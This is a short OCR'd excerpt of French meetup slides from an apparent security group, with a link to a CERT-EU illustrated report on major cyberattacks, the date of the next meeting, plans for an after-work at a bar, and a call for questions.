- Et rendre service aux:
  - Auditeur de Red Teams, cambrioleurs, trolleurs 😉





Divers / Trolls velus

Magnifique illustration des grandes attaques cyber

- Rapport interactif illustré 🤩
  - Par le CERT-EU

https://cert.europa.eu/publications/tlr-10-years/





Prochaines réunions

Prochaine réunion

- Mardi 13 décembre

After Work

- Euh… un after-quoi !!?
- Si vous avez des adresses de bars, contactez nous
  - Vidéo projecteur
  - Possibilité de privatiser
  - Bière + buffet campagnard 🤩

Questions ?

Des questions ?

- C’est le moment !

Des idées d’illustrations ?

Des infos essentielles oubliées ?